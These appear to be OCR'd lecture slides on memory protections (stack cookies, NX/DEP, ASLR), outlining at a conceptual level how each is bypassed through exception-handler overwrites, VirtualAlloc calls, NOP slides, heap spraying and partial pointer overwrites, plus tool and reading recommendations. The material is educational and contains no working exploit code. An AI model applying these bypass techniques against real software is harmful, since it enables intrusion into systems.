
With cookie



Defeating stack cookies

- If we can take control before the cookie is checked we are in
  - Exception handlers are good for this
- Overwriting another buffer can be enough to take control
  - Attack the heap
  - Change the master cookie
- Is the cookie random?
  - 0x000AFF0D in stack guard

Bypassing the cookie



- Overwrite other buffers
- Change the exception handler
- Cause an exception
- No Cookie check!

NX/DEP

- No Execute bit and Data Execution Prevention allows us to mark pages as “No Execute”
- For example we can set the stack NX to prevent the execution of the shell code.
- And we can set the heap NX to prevent storing code there
- Typically requires changes in the code
- Can be implemented in Software or Hardware


Bypassing NX/DEP

- On most OS NX/DEP is “Opt in”. This is due to the fact that it breaks many applications.
  - Internet Explorer 7
  - Flash on Firefox 3
- Just use code already in the program
  - Remember, we can set the parameters!
  - What about calling VirtualAlloc and remove the NX?
- RWX pages are always nice to exploit
  - Languages with JIT Compilation (Java) tends to have these...

ASLR

- Address Space Location Randomization is a way to make attacks much more difficult by moving things around in virtual memory
- Typically things can be moved a few MB without much of a rewrite
- The addresses are randomized when the process is created (or library loaded)
- This makes predicting the location of the shellcode much much harder
- Most programs run well with ASLR

Bypassing ASLR: NOP slide



- A NOP is an operation that does nothing
- By adding a lot of NOP in front of the shell code we don't have to make a good guess on where it is.
- 2Mb ASLR vs 10Mb NOP..

Bypassing ASLR: Spraying

- Lets assume we can insert some code on the heap but don't know where well enough to do a NOP slide
- Lets insert it many many times.
- We fill most of the heap with the code
- Then we make a blind jump into the middle of it
- The limited address space on x86 makes this easier
  - Much harder on 64 bit systems

Bypassing ASLR: Partial overwrites

- Lets assume we have a buffer overflow and can change a pointer
- Lets just overwrite the lower byte of it
- As long as we know where it was pointed before we can change it to point at something nearby.

What you should know now

- Paging
- Segmentation
- Paging and Segmentation combined
- How to build a buffer overflow
- How stack cookies work
- How NX/DEP works
- How ASLR works

Recommended tools for playing around with Memory protection

- GDBG/Ollydbg
- IDA Pro
- Metasploit
  - Yes, you should download and play with it!
  - Even if your AV software will cry bloody murder!

Recommended reading and references

- Smashing the stack for fun and profit
  - Aleph 1. A deep in article on buffer overflows
- Bypassing Browser Memory Protections
  - Sotirov, Dowd. Good Overview of attacks
- Defeating the Stack Based Buffer Overflow Prevention Mechanism of Microsoft Windows 2003 Server
  - Litchfield, Attacks on Cookies
- Buffer overflow attacks bypassing DEP
  - Mastropaolo, Attacks on DEP

More recommended reading

- Scraps of notes on remote stack overflow exploitation
  - Adam 'pi3' Zabrocki. More modern than smashing the stack for fun and profit.
- Modern operating Systems
  - Tanenbaum. Covers most you need to know about OS design.
- Security Engineering 2ed
  - Ross. This is the bible for everybody who works with security. 1st ed can be found on the net for free.

Questions?

What would you do?

What would you do?

```
pehrs@husky:~$ sudo aptitude install nmap
The following NEW packages will be installed:
  nmap
0 packages upgraded, 1 newly installed, 0 to remove and 0 not upgraded.
Need to get 750kB of archives. After unpacking 2707kB will be used.
WARNING: untrusted versions of the following packages will be installed!

Untrusted packages could compromise your system's security.
You should only proceed with the installation if you are certain that
this is what you want to do.

  nmap

Do you want to ignore this warning and proceed anyway?
To continue, enter "Yes"; to abort, enter "No":
```

And you are engineers...

- We have to make security usable
- We have to make security easy
- We have to make sure the easy choice is the secure choice
- As long as the users can't make informed decisions we can't trust them
  - Linux is no better than Microsoft in this case